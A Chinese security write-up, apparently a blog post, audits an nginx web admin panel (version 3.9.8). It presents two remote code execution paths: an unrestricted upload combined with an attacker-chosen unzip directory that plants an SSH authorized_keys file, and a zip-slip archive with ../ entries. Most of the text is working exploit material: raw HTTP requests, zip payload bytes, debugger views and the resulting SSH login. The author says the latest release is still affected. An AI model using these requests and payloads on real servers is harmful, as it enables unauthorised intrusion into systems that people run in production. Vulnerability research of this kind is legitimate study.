

前言

半年前，审计过一次这套代码，那时候想着后台有命令执行的功能点，就没关注rce，审计了一些别的水洞。这次hookdd没事，说审计了一个rce，说一起看看，所以这次就只看rce，最后就有个以下几个洞。本次使用的3.9.8版本，但是刚刚更新了3.9.9，不过看描述，并没有修复一下几个点，应该都可以使用。

0x01 zip自解压

com.cym.controller.adminPage.MainController#upload




```
@Mapping("/adminPage/main/upload")
public JsonResult upload(Context context, UploadedFile file) {
    try {
        File temp = new File(pathname: FileUtil.getTmpDir() + File.separator + file.getName().replace(target: "...",
replacement: ""));
        file.transferTo(temp);

        return renderSuccess(temp.getPath().replace(target: "\\", replacement: "/"));
    } catch (IllegalStateException | IOException e) {
        logger.error(e.getMessage(), e);
    }

    return renderError();
}
```

功能比较简单，可以看见把tmpdir+'/'+文件名拼接，然后保存进去，没有限制后缀，其实限制不限制都能r掉。

其中FileUtil.getTmpDir()会获取系统的临时目录，mac系统为



```
263 }
264
265 @
266     public static File file(URL url) { return new File(URLUtil.toURI(url)); }
267
268
269     public static String getTmpDirPath() {
270         return System.getProperty("java.io.tmpdir");
271     }
272
273     public static File getTmpDir() {
```

Expression: `System.getProperty("java.io.tmpdir")`


Result:

```
result = "/var/folders/lv/sjz_zm513ng125ngw6c2b_lm0000gn/T/"
```


The screenshot shows a Java debugger interface. The code editor displays a portion of the `FileUtil` class with the `getTmpDirPath` method highlighted. Below the code, there's a toolbar with red, grey, and green circular icons. A tooltip labeled "Evaluate" is visible above a text input field. The input field contains the expression `System.getProperty("java.io.tmpdir")`. Below the input field, a "Result:" section shows the output of the evaluation: `result = "/var/folders/lv/sjz_zm513ng125ngw6c2b_lm0000gn/T/"`. The "Result:" section has a small disclosure triangle icon to its left.

ubuntu系统的临时目录为/tmp。

对应的前端功能点



前端这里是限制了zip上传，但是我们看后端是没有判断的，直接会把上传的文件放到临时目录。



当我们选择好目录时，他会调用

com.cym.controller.adminPage.WwwController#addOver进行处理

```
38
39     @Mapping("addOver")
40     public JsonResult addOver(Www www, String dirTemp) {
41         if (wwwService.hasDir(www.getDir(), www.getId())) {
42             return renderError(m.get("wwwStr.sameDir"));
43         }
44
45         try {
46             // FileUtil.clean(www.getDir()); //太危险不要删了文件夹了
47
48             try {
49                 ZipUtil.unzip(dirTemp, www.getDir());
50             } catch (Exception e) {
51                 // 默认UTF-8下不能解压中文字符，尝试使用gbk
52                 ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
53             }
54
55             FileUtil.del(dirTemp);
56             sqlHelper.insertOrUpdate(www);
57
58             return renderSuccess();
59
60         } catch (Exception e) {
```

可以看到，我们能控制解压目录，以及需要解压的文件，最后调用zip进行解压。

那么其实很简单了，TmpDir()我们知道，文件名知道，我们只需要上传一个ssh密钥到ssh目录下就可以了。

复现

先选择要上传的zip文件



Request

Pretty Raw Hex

```

1 POST /adminPage/main/upload HTTP/1.1
2 Host: 127.0.0.1:8088
3 Content-Length: 834
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarylAo7HvnsoMKnxyS
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
0 sec-ch-ua-platform: "macOS"
1 Origin: http://127.0.0.1:8088
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://127.0.0.1:8088/adminPage/www
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLONID=
67d75cd3aa574abfa898543014c3c1ea
Connection: close
0
1 -----WebKitFormBoundarylAo7HvnsoMKnxyS
2 Content-Disposition: form-data; name="file"; filename="1.zip"
3 Content-Type: application/zip
4
5 PK0))}X 0Ih0?authorized_keysUT
00f00fux00·00E00000h@0,0j"00 E00
00K_?0s0000000000z0!0x11000n0>00LR;0005G00WTSp&00,L0000
007v+0000000e$P0J000|,000_l0I00_0060+(00000T)005n0^
%0(=,p000*f00f10Z0zs00:00B0kJ=2f0G0J000/I0_000(0;t07xx0s
0n0Vll0v,gAxB0=^' @;00nR000000Zn00Jh00n0 _0(|0y000'
000QKe000v~00G2000BRfa]000RX00=Jk0"00T09gM0->a0^0x00016X
taJ.0060;0s010/N01b0000060J{h0IV000:_060001w00~00:l0000T
d00-00,_00c000w060000000000Q0Yx00GWN00gB]0y000PK0})X
0Ih0?00authorized_keysUT00fux0PKU

```

Response

Pretty Raw Hex Render MarkInfo

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;
path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 04:09:42
GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 94
6 Date: Fri, 29 Mar 2024 02:09:42 GMT
7
8 {
    "success":true,
    "status":"200",
    "obj":
    "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/1.zip"
}

```

Inspector

- Request Attributes
- Request Query Parar
- Request Body Pararr
- Request Cookies
- Request Headers
- Response Headers

可以看到以及上传到tmp目录，这是macos的，ubutu在/tmp下

静态网页上传

上传静态网页包 批量删除

路径	描述	操作

上传静态网页包

目标目录: /Users/snake/.ssh/

上传zip包 1.zip

注意: 请注意目录和zip请不要使用中文, 添加完成后目录内文件会被清空覆盖, 请注意备份

选择好ssh目录。

Request

Pretty Raw Hex MarkInfo

```

4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*
q=0.01
6 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
0 sec-ch-ua-platform: "macOS"
1 Origin: http://127.0.0.1:8088
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://127.0.0.1:8088/adminPage/www
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLOONID=
67d75cd3aa574abfa898543014c3c1ea
9 Connection: close
0
1 id=&dir=%2FUsers%2Fsnake%2F.ssh%2F&dirTemp=
%2Fvar%2Ffolders%2Fln%2Fsjz_zm513ng125ngw6c2b_lm0000
gn%2FT%2F1.zip

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLOONID=67d75cd3aa574abfa898543014c3c1ea
; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024
04:14:33 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 31
6 Date: Fri, 29 Mar 2024 02:14:33 GMT
7
8 {
    "success":true,
    "status":"200"
}

```

Inspector

- Request Attr
- Request Body
- Request Cookies
- Request Headers
- Response Headers

对应数据包。

```

@Mapping("addOver")
public JsonResult addOver(Www www, String dirTemp) {
    if (wwwService.hasDir(www.getDir(), www.getId())) {
        return renderError(m.get("wwwStr.sameDir"));
    }

    try {
        // FileUtil.clean(www.getDir()); // 太危险不要删了文件夹了

        try {
            ZipUtil.unzip(dirTemp, www.getDir());
        } catch (Exception e) {
            // 默认UTF-8下不能解压中文字符, 尝试使用gbk
            ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
        }

        FileUtil.del(dirTemp);
        sqlHelper.insertOrUpdate(www);

        return renderSuccess();
    }
}

```

Variables

- dir = Cannot find local variable 'dir'
- this = {WwwController@7853}
- www = {Www@7898}
 - dir = "/Users/snake/.ssh/"
 - descr = null
 - id = ""
 - createTime = null
 - updateTime = null
- dirTemp = "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/1.zip"
- wwwService = {WwwService@7856}

最后直接调用zip解压到ssh目录

```
base ~/ssh (0.02s)
ls
'-- config id_rsa.pub known_hosts.bak
known_hosts.old

base ~/ssh (0.021s)
ls
'-- authorized_keys id_rsa known_hosts known_hosts.old
known_hosts.bak

base ~/ssh (0.024s)
ls -ld authorized_keys
-rw-r--r-- 1 snake staff 575 Mar 29 10:17 authorized_keys

base ~/ssh
```

成功解压到ssh

```
base ~/Downloads (0.219s)
ssh snake@127.0.0.1 -i /Users/snake/Downloads/id_rsa

base ~ (0.034s)
id
uid=501(snake) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm
,98(_lpadmin),399(com.apple.access_ssh),501(access_bpf),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsuser
),395(com.apple.access_ftp),398(com.apple.access_screensharing),400(com.apple.access_remote_ae),701(com.apple.sharepoint.
roup.1)

base ~
```

最后也是使用公钥直接登录

0x02 zip目录穿越

上面那种方法，其实只能打一次，因为在zip解压的时候会在数据库查询，钥匙已经同目录穿过，会抛出异常。

Request

Pretty	Raw	Hex	MarkInfo			
1 POST /adminPage/www/addOver HTTP/1.1						
2 Host: 127.0.0.1:8088						
3 Content-Length: 109						
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"						
5 Accept: application/json, text/javascript, */*; q=0.01						
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8						
7 X-Requested-With: XMLHttpRequest						
8 sec-ch-ua-mobile: ?0						
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36						
10 sec-ch-ua-platform: "macOS"						
11 Origin: http://127.0.0.1:8088						
12 Sec-Fetch-Site: same-origin						
13 Sec-Fetch-Mode: cors						
14 Sec-Fetch-Dest: empty						
15 Referer: http://127.0.0.1:8088/adminPage/www						
16 Accept-Encoding: gzip, deflate						
17 Accept-Language: zh-CN,zh;q=0.9						
18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFbiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea						
19 Connection: close						
20						
21 id=&dir=%2FUsers%2Fsnake%2Fssh%2F&dirTemp=%2Fvar%2Ffolders%2Fln%2Fsjz_zm513ng125ngw6c2b_lm0000gn%2FT%2F1.zip						

Response

Pretty	Raw	Hex	Render			
1 HTTP/1.1 200 OK						
2 Connection: close						
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 04:39:06 GMT						
4 Content-Type: application/json; charset=utf-8						
5 Content-Length: 53						
6 Date: Fri, 29 Mar 2024 02:39:06 GMT						
7						
8 {						
"success":false,						
"status":"500",						
"msg":"路径重复"						
}						

com.cym.controller.adminPage.WwwController#addOver

```

39     @Mapping("addOver")
40     public JsonResult addOver(Www www, String dirTemp) {
41         if (wwwService.hasDir(www.getDir(), www.getId())) {
42             return renderError("wwwStr.sameDir");
43         }
44
45         try {
46             // FileUtils.clean(www.getDir()); //太危险不要删了文件夹了
47
48             try {
49                 ZipUtil.unzip(dirTemp, www.getDir());
50             } catch (Exception e) {
51                 // 默认UTF-8下不能解压中文字符, 尝试使用gbk
52                 ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
53             }
54
55             FileUtils.del(dirTemp);
56         }
57     }

```

```
@Component
public class WwwwService {

    @Inject
    SqlHelper sqlHelper;

    public Boolean hasDir(String dir, String id) {
        ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq(column: "dir", dir);
        if(StrUtil.isNotEmpty(id)) {
            conditionAndWrapper.ne(column: "id", id);
        }
        return sqlHelper.findCountByQuery(conditionAndWrapper, Wwww.class) > 0;
    }
}

@Param clazz
* @return Long 数量
*/
public Long findCountByQuery(ConditionWrapper conditionWrapper, Class<?> clazz) {
    List<String> values = new ArrayList<>();
    String sql = "SELECT COUNT(*) FROM `" + StrUtil.toUnderlineCase(clazz.getSimpleName()) + "`";
    if (conditionWrapper != null && conditionWrapper.isNotEmpty()) {
        sql += " WHERE " + conditionWrapper.build(values);
    }

    logQuery(formatSql(sql), values.toArray());
    return jdbcTemplate.queryForCount(formatSql(sql), values.toArray());
}
```

这里可以清楚得看到，会在sql里面查询上传目录是否存在，存在就抛出异常。

这里有两种解决办法，第一种就是

```
public Boolean hasDir(String dir, String id) {
    ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq(column: "dir", dir);
    if(StrUtil.isNotEmpty(id)) {
        conditionAndWrapper.ne(column: "id", id); ←
    }
    return sqlHelper.findCountByQuery(conditionAndWrapper, Wwww.class) > 0;
}
```

传入ssh的id，使其能正常修改目录的文件内容

静态网页上传

路径	描述	操作
/Users/snake/.ssh/ 复制	编辑	清空文件夹 编辑或更新 剔除

```

<tr>
  <td><a href="#">复制</a></td>
  <td style="width: 400px;">
    <a href="javascript:edit0esr('971035476620349440')">编辑</a>
  </td>
</tr>

```

id可以直接f12获得，

Request

Pretty	Raw	Hex	MarkInfo
1 POST /adminPage/www/addOver HTTP/1.1 2 Host: 127.0.0.1:8088 3 Content-Length: 127 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36 10 sec-ch-ua-platform: "macOS" 11 Origin: http://127.0.0.1:8088 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:8088/adminPage/www 16 Accept-Encoding: gzip, deflate 17 Accept-Language: zh-CN,zh;q=0.9 18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea 19 Connection: close 20 21 id=971035476620349440&dir=%2FUsers%2Fsnake%2F.ssh%2F&dirTemp=%2Fvar%2Ffolders%2Fln%2Fsjz_zm513ng125ngw6c2b_lm0000gn%2FT%2F1.zip			

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Connection: close 3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 04:50:13 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 31 6 Date: Fri, 29 Mar 2024 02:50:13 GMT 7 8 { "success":true, "status":"200" }			

填入后就可以正常穿

第二种就比较暴力

cn.hutool.core.util.ZipUtil#unzip(java.util.zip.ZipFile, java.io.File, long)

```
@  
public static File unzip(ZipFile zipFile, File outFile, long limit) throws IORuntimeException {  
    if (outFile.exists() && outFile.isFile()) {  
        throw new IllegalArgumentException(StrUtil.format("Target path [{}] exist!", new Object[]{outFile.getAbsolutePath()}));  
    } else {  
        if (limit > 0L) {  
            Enumeration<? extends ZipEntry> zipEntries = zipFile.entries();  
            long zipFileSize = 0L;  
  
            while(zipEntries.hasMoreElements()) {  
                ZipEntry zipEntry = (ZipEntry)zipEntries.nextElement();  
                zipFileSize += zipEntry.getSize();  
                if (zipFileSize > limit) {  
                    throw new IllegalArgumentException("The file size exceeds the limit");  
                }  
            }  
        }  
  
        ZipReader reader = new ZipReader(zipFile);  
        Throwable var18 = null;  
  
        try {  
            reader.readTo(outFile);  
        } catch (Throwable var15) {  
            var18 = var15;  
            throw var15;  
        }  
    }  
}
```

zipentry没有对../.过滤。

zip解压时是没有对zip目录穿越进行过滤的，所以可以利用zip目录穿越来传文件，dir保证是没有使用过的就行。

复现

上传zip_slip.zip



The screenshot shows a web-based file upload interface. At the top, there's a header with '静态网页上传' (Static Webpage Upload). Below it is a table with two rows:

<input type="checkbox"/>	路径	描述	操作
<input type="checkbox"/>	/Users/snake/.ssh/ 复制	编辑	清空文件夹 编辑或更新 删除

A modal dialog is open in the center, titled '上传静态网页包' (Upload Static Webpage Package). It contains the following fields:

- '目标目录' (Target Directory) with a browse icon.
- '上传zip包' (Upload ZIP package) button.
- '选择zip文件' (Select ZIP file) button, which is highlighted with a red arrow pointing to it.
- 'zip_Slip.zip' (Selected file name).
- A note at the bottom: '注意：请注意目录和zip请不要使用中文，添加完成后目录内文件会被清空覆盖，请注意备份' (Note: Please ensure the directory and ZIP file names do not contain Chinese characters. After addition, the files in the directory will be cleared and overwritten. Please pay attention to backup).
- '提交' (Submit) and '关闭' (Close) buttons at the bottom.

Request

Pretty	Raw	Hex
1 POST /adminPage/main/upload HTTP/1.1		
2 Host: 127.0.0.1:8088		
3 Content-Length: 875		
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"		
5 Accept: application/json, text/javascript, */*; q=0.01		
6 Content-Type: multipart/form-data;		
boundary=----WebKitFormBoundaryVbyvAlhQHUYMUAD0		
7 X-Requested-With: XMLHttpRequest		
8 sec-ch-ua-mobile: ?0		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		
AppleWebKit/537.36 (KHTML, like Gecko)		
Chrome/104.0.5112.102 Safari/537.36		
10 sec-ch-ua-platform: "macOS"		
11 Origin: http://127.0.0.1:8088		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://127.0.0.1:8088/adminPage/www		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: zh-CN,zh;q=0.9		
18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea		
19 Connection: close		
20		
21 -----WebKitFormBoundaryVbyvAlhQHUYMUAD0		
22 Content-Disposition: form-data; name="file"; filename="zip_Slip.zip"		
23 Content-Type: application/zip		
24		
25 PKX}X2../../../../.../Users/snake/.ssh/authorized_keys		
00000000h@0,0j'00 E00		
00K_?0s00000000z00!0X1u000m0>00LR;0005G00WT\$p&00,L0000		
000v=0000000e\$P0J000 ,0000_10I0_0060+(00000T)005n^		
%0(.p000*000fI0Z0zs000:00B0kJ=2f0G0J000/I0000(0;t07xx0s		
0n0Vll0v_gAxB0='^ @;00nR00000Zn00Jh00n0 _0(0y000`		
000QKe000v^00G02000BR#a]000RX0=Jk0"00T0gM0>a0^0x000U0X		
taJ.0060;0s01/N01b0000060J{h0IV000:_060001w00~00:l0000T		
d00-00,00000w0060000000s00000Yx00GWN00gB]0y000PK		
0Ih0?PKX}X		

Response

Pretty	Raw	Hex	Render	MarkInfo
1 HTTP/1.1 200 OK				
2 Connection: close				
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:02:37 GMT				
4 Content-Type: application/json;charset=utf-8				
5 Content-Length: 101				
6 Date: Fri, 29 Mar 2024 03:02:37 GMT				
7				
8 {				
"success":true,				
"status":"200",				
"obj":				
"/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip_Slip.zip"				
}				

得到路径

Request

Pretty	Raw	Hex	MarkInfo	
1 POST /adminPage/www/addOver HTTP/1.1				
2 Host: 127.0.0.1:8088				
3 Content-Length: 96				
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"				
5 Accept: application/json, text/javascript, */*; q=0.01				
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8				
7 X-Requested-With: XMLHttpRequest				
8 sec-ch-ua-mobile: ?0				
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				
Chrome/104.0.5112.102 Safari/537.36				
10 sec-ch-ua-platform: "macOS"				
11 Origin: http://127.0.0.1:8088				
12 Sec-Fetch-Site: same-origin				
13 Sec-Fetch-Mode: cors				
14 Sec-Fetch-Dest: empty				
15 Referer: http://127.0.0.1:8088/adminPage/www				
16 Accept-Encoding: gzip, deflate				
17 Accept-Language: zh-CN,zh;q=0.9				
18 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea				
19 Connection: close				
20				
21 id=&dir=/Users/snake/.ssh/&dirTemp=/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip_Slip.zip				

Response

Pretty	Raw	Hex	Render	MarkInfo
1 HTTP/1.1 200 OK				
2 Connection: close				
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:03:32 GMT				
4 Content-Type: application/json;charset=utf-8				
5 Content-Length: 53				
6 Date: Fri, 29 Mar 2024 03:03:32 GMT				
7				
8 {				
"success":false,				
"status":"500",				
"msg":"路径重复"				
}				

上传时显示路径重复，这时我们dir任意写一个本地存在的目录，确保数据库没有就行。

The screenshot shows the Network tab of a browser's developer tools. On the left, the Request section shows a POST request to `/adminPage/www/addOver` with various headers and a body containing a file path. On the right, the Response section shows a successful HTTP 200 OK response with a JSON payload indicating success and status 200. A red arrow points from the highlighted file path in the request body to the JSON response.

Request	Response
Pretty Raw Hex MarkInfo	Pretty Raw Hex Render
